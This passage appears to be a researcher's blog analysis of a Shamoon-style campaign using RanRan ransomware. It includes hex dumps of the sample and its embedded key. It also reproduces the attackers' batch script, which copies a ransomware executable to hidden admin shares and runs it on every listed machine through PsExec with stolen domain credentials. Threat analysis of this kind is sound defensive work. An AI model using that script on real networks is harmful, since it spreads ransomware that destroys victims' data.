48 2b 32 2f 79 31 44 30 76 46 54 66 34 58 74 62  H+2/y1D0vFTf4Xtb
4d 54 74 6d 37 49 75 31 54 31 57 34 4e 2f 4b 72  MTtm7Iu1T1W4N/Kr
74 63 58 73 33 79 77 75 77 43 4a 71 38 70 58 4b  tcXs3ywwCJq8pXK
41 38 5a 66 6c 6f 45 42 77 44 46 4e 4e 30 44 78  A8ZfloeBwDFNN0Dx

```

Here is one of the flow (Document entry point):



What does the future hold?

As I mentioned before, the attacker may not change anything for POST shamoon as long as its working.

Recently I saw an attack that was using RanRan ransomware. Funny thing it was equipped with admin credential knowledge, does that ring a bell????

- Attacker targets an organization
- Attacker target employees within that organization
- Attacker steals the required data
- Attacker launches an attack.
- Attack laterally moves i.e. faster than Shamoon.
- No financial motive.

Interesting thing in this campaign is that attacker is launching the attack by using simple .bat files. Instead of re-compiling the whole binary for each and every victim, attacker is using bat file(s) along with two binaries. Bat file reads computer names from a text file in a for loop and calls the executables.

```
for /f %a in (users.txt) do (  
    mkdir "\\%a\\c$\\windows\\temp"  
    attrib +S +H "\\%a\\c$\\windows\\temp"  
    copy RansomwareFile.exe "\\%a\\c$\\windows\\temp"  
    copy pubkey "\\%a\\c$\\windows\\temp"  
    psexecRandomName.exe \\%a -u "DOMAIN-NAME\UID" -p "Password" -s -d C:\\  
    \\Windows\\temp\\Ransomwar.exe -accepteula  
)
```

So %a in this case is the computerName. PsExec is used for the lateral movement and execute ransomware / cryptoLocker file on all the machines using stolen credentials.

So far the attacker is using same password but keeps changing the payload just a little for some reason i.e. for the binary (Check the following)

```
FD1F263D FC1FB13D 0F46B33C  
00000000 00000000 00000000  
F6633356 00000000 00000000  
00000000 3DE20000 00100000  
05000100 00000000 05000100
```

```
FD1F263D FC1FB13D 0F46B33C FC1FB13D 52696368 FD1FB13D 00000000  
00000000 00000000 00000000 00000000 00000000 50450000 4C010600  
45643356 00000000 00000000 E0000201 0B010E00 00960200 006E0100  
00000000 3DE20000 00100000 00B00200 00004000 00100000 00020000  
05000100 00000000 05000100 00000000 00400400 00040000 00000000
```

Password / key remains embedded in the binary. This means one can decrypt the files. I am assuming attacker will change this functionality in future.

```
49434A56 57464249 58455A43 5530644B 546B5653 58467032 63475669 5A6D4A7A 5A31784B  
5957644A 636D566D 646D4A68 58457032 59584669 616D5969 4943397A 49433970 49466C69  
49413D3D 00000000 22000000 46757279 79526B72 70686772 4E000000 46757279 79333200  
73000000 61616F79 30396161 71717140 23343333 64643536 66646664 66244673 7334352A  
53514C57 72697465 72000000 4D535351 4C24434F 4E544F53 4F310000 53514C53 65727665  
52455353 00000000 40696372 6F736F66 74204578 6368616E 67652049 6E666F72 6D617469
```

Using the key to encrypt the files via stream cypher

I will have another writeup soon on this topic. I am currently working on few things including a tool called **ShamoonBuster**. I have a day job where I work as a clown so I don't get that much time for fun stuff ... but stay tuned.

If you have any question, you can always reach me at **1-800-FOO** and try the following sequence, press 4 followed by 2, followed by 0.

Thanks!